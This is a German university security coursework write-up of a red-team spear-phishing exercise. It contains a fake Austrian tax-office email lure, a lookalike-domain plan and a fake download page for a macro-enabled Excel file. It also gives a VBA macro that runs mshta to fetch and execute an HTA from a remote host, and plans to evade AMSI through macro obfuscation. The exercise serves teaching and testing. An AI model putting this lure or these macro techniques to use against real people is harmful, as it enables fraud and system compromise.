Übungsaufgabe

im Studiengang IT-Security Master

Lehrveranstaltung White Hat 3

Ausgeführt von: Martin Gratt, BSc  
Personenkennzeichen: 1910303050

BegutachterIn: DI (FH) Mag. DI Christian Kaufmann

Kirchbichl, 31.01.2021

Inhaltsverzeichnis

[1 Aufgabe 1 (4P) 3](#_Toc62994611)

[1.1 Angabe 3](#_Toc62994612)

[1.2 Lösung 4](#_Toc62994613)

[2 Aufgabe 2 (2P) 26](#_Toc62994614)

[2.1 Angabe 26](#_Toc62994615)

[2.2 Lösung 27](#_Toc62994616)

[3 Abgabe 3 (6P) 38](#_Toc62994617)

[3.1 Angabe 38](#_Toc62994618)

[3.2 Lösung 39](#_Toc62994619)

[4 Aufgabe 4 (8P) 67](#_Toc62994620)

[4.1 Angabe 67](#_Toc62994621)

[4.2 Lösung 68](#_Toc62994622)

[5 Literatur 86](#_Toc62994623)

# Aufgabe 1 (4P)

## Angabe

Als Sie in der Früh ins Büro kommen ersucht Sie Ihre Kollegin Beate gleich ins Besprechungszimmer zu kommen. Dort erfahren Sie, dass die Forensik Abteilung bei Ihrer Untersuchung eines Sicherheitsvorfalls bei einem Ihrer wichtigsten Kunden festgestellt hat, dass die bislang unbekannte APT Gruppe „No Regerts“ offenbar über einen Social Engineering Angriff Zugriff auf das System erhielt.

Der Kunde hat daraufhin sofort Ihr Red Team beauftragt die User Awareness und Sicherheit im Hinblick auf Social Engineering Angriffe und die vorhandenen Gegenmaßnahmen zu testen. Das Ziel des Red Teams ist es eine mehrstufige, möglichst ausgeklügelte und überzeugende Spear Phishing Kampagne auf Executive Mitarbeiter zu starten.

Das Ziel gilt als erreicht, sobald es dem Team gelingt eine Bind Shell auf einem full patched Windows 10 Rechner mit eingeschaltetem AMSI zu starten und sich damit zu verbinden.

## Lösung

Die folgende Aufgabenstellung soll eine überzeugende Spear Phishing Kampagne auf „Executive Mitarbeiter“ gestartet werden. Ich interpretiere den Begriff „Executive Mitarbeiter“ so, dass damit Mitarbeiter wie (CEO, CFO, CTO, Vorstand) usw. und nicht „Ausführende Mitarbeiter“ im Sinne von Sekretärin, IT-Administrator, Büroangestellter gemeint sind.

Das ist insofern wichtig, da eine Spearphishing Kampagne exakt auf die Bezugsgruppe zugeschnitten werden muss. Ich persönlich habe beruflich die Erfahrung gemacht, dass „normale“ Mitarbeiter eher auf folgende Phishing Kampagnen reinfallen:

* Spezielle Angebote für Mitarbeiter z. B. Black Friday (Übergabe Credentials im Browser)
* Aufruf zum Ändern der Zugangsdaten über Browser
* Download der neuen Email App zur verschlüsselten Kommunikation innerhalb der Firma


Im Gegensatz dazu fallen Geschäftsführende Mitarbeiter eher auf andere Phishing Angriffe herein:

* Freigabe von dringenden Zahlungsaufforderungen
* Anzeige vom Staatsanwalt wegen Straftatbestand
* Bewerbung als Mitarbeiter für die ausgeschriebene Stelle als <Stelle> -> HR Manager

Ich habe mir daher überlegt, auf welche Phishing Kampagne diese Personengruppe besonders sensitiv reagieren würde und habe mich daher für folgende Vorgehenswiese entscheiden:

Der Empfänger enthält eine E-Mail vom Finanzamt und wird darauf hingewiesen, dass beim letzten Steuerbescheid Unregelmäßigkeiten aufgetreten sind. Ihm / Ihr (in diesem Fall Herrn Kaufmann) wird der Strafbestand der Steuerhinterziehung vorgeworfen, ein bereits ausgesendetes Schreiben wurde übersehen und es bleibt nur wenig Zeit zum Handeln (Zeitdruck). Der Empfänger wird auf die genauen Bereiche innerhalb des Steuerbescheids hingewiesen, gegen welche er falsche Angaben gemacht hat (e.g. Einkommen aus gewerblicher Tätigkeit, sonstige Sachbezüge). Anschließend habe ich mir von einer Rechtsanwalts Seite (<https://rechtsanwaelte-wirtschaftsstrafrecht-berlin.de/der-tatbestand-der-steuerhinterziehung/>) ein paar Sätze herausgesucht, welche im Zusammenhang mit Steuerhinterziehung stehen. Der Empfänger soll somit darauf hingewiesen werden, dass er aus gesetzlichen Gründen dazu verpflichtet ist richtige Angaben zu machen. Anschließend wir der Empfänger darauf hingewiesen, welche Konsequenzen, dass für ihn haben könnte (<https://dejure.org/gesetze/AO/370.html>). Um dies möglich realistisch gestalten zu können wurde ein direkter Auszug aus dem Abgabenordnungsgesetz verwendet. Für den Empfänger soll besonders kritisch sein, dass hierbei eine Freiheitsstrafe bis zu 10 Jahre vorgesehen ist. Abschließend erhält der Empfänger einen Link zur Anwendung. Dort kann er über eine „sichere Verbindung“ auf die Vorwürfe zugreifen und eine Erklärung abgeben. Zusätzlich wird erwähnt, dass er die Makros aktivieren muss, da er sonst seine Meldung nicht abgeben kann, wozu er verpflichtet ist. Ich habe mich dazu entschieden das Dokument nicht direkt in den Anhang zu packen, da ich eine mögliche Erkennung durch beispielsweise Spamfilter vermeiden will. In der Signatur befindet sich eine echte Anschrift des BMF in Wien inklusive dem Originallogo (schätze mal, das geht für die Vorlesung in Ordnung).

Um die Spear Phishing Kampagne möglichst authentisch gestalten zu können wurde folgende E-Mail gestaltet:




Anschließend habe ich nach einer Domain gesucht, welche möglichst authentisch ist. Die Originaldomain von Finanzonline ist folgende: https://finanzonline.bmf.gv.at

Eine möglichst ähnliche und noch freie ist die folgende:




Diese wäre für 14 € monatlich kaufbar, im Rahmen dieser Aufgabenstellung werde ich das natürlich nicht machen. Die E-Mail würde von der Adresse [noreply@finanzonline.co.at](mailto:noreply@finanzonline.co.at) ausgehen. Sollte der Empfänger auf die E-Mail antworten würde dieser eine Meldung bekommen, dass man auf diese E-Mail-Adresse nicht antworten kann. Außerdem ist momentan aufgrund von Corona mit einer Wartezeit von 2 Wochen zu rechnen. Damit seine Anfrage fristgerecht bearbeitet wird soll der Empfänger das zur Verfügung gestellte Tool verwenden.

Für den Download wurde folgende Webseite entwickelt, beim klick auf das Logo kommt man zum Download:



|  |
| --- |
| <!DOCTYPE html>  <html lang="de">  <head>  <meta name="description" content="Erledigen Sie Ihre Steuererklärungen und andere Anträge bequem über das E-Government Portal der österreichischen Finanzverwaltung.">  </head>  <body class="login-page">  <img src="./img/Unbenannt.PNG">  <div style="margin: 30px">  <h1>Finanzonline Connect</h1>  <p>Erledigen Sie Ihre Steuererklaerungen und andere Antraege bequem ueber das E-Government Portal der Oesterreichischen Finanzverwaltung.</p>  <p>Hier gehts zum Download:</p>  <p></p>  <p><a href="App/FinanzOnlineConnect.xlsm" download>  <img height="500" src="img/3connect-logo.png">  </a></p>  </div>  </body>  </html> |
| Index.html |

Die Excel Datei wurde wie folgt visualisiert, um einen einladenden Eindruck zu vermitteln (siehe Abbildung):



Im linken oberen Feld enthält die Arbeitsmappe eine Mitteilung, welche beschreibt, dass Makros aktiviert werden müssen, um eine Verbindung zum Server aufbauen zu können. Der Ladekreis soll vermitteln, dass die Anwendung lädt und darauf wartet, bis der Benutzer „endlich“ auf den „Enable Content“ Button klickt.

Auf der linken Seite wurde eine Service Navigation angebracht (nur Bild). Am unteren Bildschirmrand erhält der Benutzer Hinweise zum Login. Der Login und Registrierungsbutton sollen dem User das Gefühl geben sich einloggen bzw. registrieren zu können.


**AMSI**

Als nächstes begann ich mir anzusehen, um was es sich beim Antimalware Scan Interface (AMSI) eigentlich handelt und begab mich zur offiziellen Dokumentation von Microsoft. Diese beschreibt AMSI als einen vielseitiger Schnittstellenstandard, der es Anwendungen und Diensten ermöglicht, sich mit jedem Antimalware-Produkt zu integrieren, welche auf einem Rechner vorhanden ist. Weiters handelt es sich um ein Tool, welches unabhängig von Malware-Anbietern ist. Es wurde entwickelt, um die gängigsten Malware-Scan- und Schutztechniken zu ermöglichen, die von heutigen Antimalware-Produkten bereitgestellt werden, die in Anwendungen integriert werden können. [1]


Innerhalb von Windows 10 ist AMSI in folgenden Komponenten integriert [1]:

* User Account Control
* PowerShell
* Windows Script Host
* JavaScript, VBScript
* Office VBA Makros

Die Architektur von AMSI wurde von Microsoft wie folgt visualisiert [2]:



In Bezug auf JavaScript und VBA illustriert Microsoft folgenden Workflow [3] im Zusammenhang mit einem ausgeführten Makro in Office:



Dieser Workflow wurde von Microsoft wie folgt beschrieben [3]:

* Der Benutzer erhält ein Dokument. Dieses enthält ein Makro, das sich statischen Scans von Antivirensoftware durch Techniken wie Verschleierung, kennwortgeschützte Dateien oder andere entzieht.
* Der Benutzer öffnet dann das Dokument, welches das Makro enthält. Wenn das Dokument in der geschützten Ansicht geöffnet wird, klickt der Benutzer auf "Bearbeitung aktivieren", um die geschützte Ansicht zu verlassen.
* Der Benutzer klickt anschließend auf "Makros aktivieren", um die Ausführung von Makros zuzulassen.
* Während das Makro ausgeführt wird, verwendet die VBA-Laufzeitumgebung einen zirkulären Speicher (FIFO), um Daten und Parameter zu loggen, welche sich auf Aufrufe von Win32-, COM- und VBA-APIs beziehen.
* Wenn bestimmte Win32- oder COM-APIs, welche mit hohem Risiko eingestuft sind, beobachtet werden, wird die Makroausführung angehalten und der Inhalt des zirkulären Speichers an AMSI übergeben.
* Der registrierte AMSI Anti-Malware-Dienstanbieter antwortet mit einer Response, welcher angibt, ob das Makroverhalten bösartig ist oder nicht.
* Sollte das Verhalten als nicht bösartig eingestuft worden sein, wird die Makroausführung fortgesetzt.
* Ansonsten schließt Microsoft Office die Sitzung und der Antivirus kann die Datei in Quarantäne stellen.

Ich startete mit HTA’s. Innerhalb der Excel Datei verwies ich mit einem Button auf eine VBA Funktion, welche folgenden Code beinhaltete:

|  |
| --- |
| Sub FünftesMakro()  Dim cmd As String  Dim ws As Object  cmd1 = "cmd /c start %windir%\syswow64\mshta.exe http://10.0.2.11:8000/test1.hta"  Set ws = CreateObject("WScript.Shell")  ws.Exec (cmd1)  End Sub |

Dieses startet die HTA Datei mit mshta.exe, welches zuvor mithilfe von „python -m SimpleHttpSever“ zur Verfügung stellt. Die HTA Datei hatte folgenden Inhalt und sollte mit CMD einen Rechner öffnen.

|  |
| --- |
| <html>  <head>  <HTA:APPLICATION ID="HelloExample">  <script language="jscript">  var c = "cmd.exe /c calc.exe";  new ActiveXObject('WScript.Shell').Run(c);  </script>  </head>  <body>  <script>self.close();</script>  </body>  </html> |


Das funktionierte bei deaktiviertem Antivirus natürlich gut, sobald ich jedoch diesen aktivierte meldete sich AMSI. Also dachte ich, dass ich sowieso auch für weitere Testversuche eine Obfuskierung brauchen würde. Also warf ich die Suchmaschine meines Vertrauens an und suchte nach einem VBA Obfuskator. Ich probierte unterschiedliche aus und wurde größtenteils aus verschiedenen Gründen enttäuscht (Code wird nur vereinzelt obfuskiert, Tools funktioniert nicht, Code lässt sich nach der Obfuskierung nicht ausführen …):

* https://github.com/ch4meleon/vba\_obfuscator
* <https://www.excel-pratique.com/en/vba_tricks/vba-obfuscator>
* https://github.com/bonnetn/vba-obfuscator

Wirklich überzeugen konnte mich nur Macro Pack. Diese lud ich von folgendem Github Repository herunter:

* <https://github.com/sevagas/macro_pack>

Dieser wurde mit dem Befehl „python macro\_pack.py -f ./cleartext/test12.vba -o -G ./obfuscated/test12\_obf.vba“ angewandt (siehe Abbildung).



Für die Obfuskierung benutzt Makro Pack u. A. folgende Techniken [4]:

* Umbenennen von Funktionen und Variablen
* Löschen von Leerzeichen und Kommentaren
* Encoding von Strings

Das Output des Files lautet nun wie folgt.

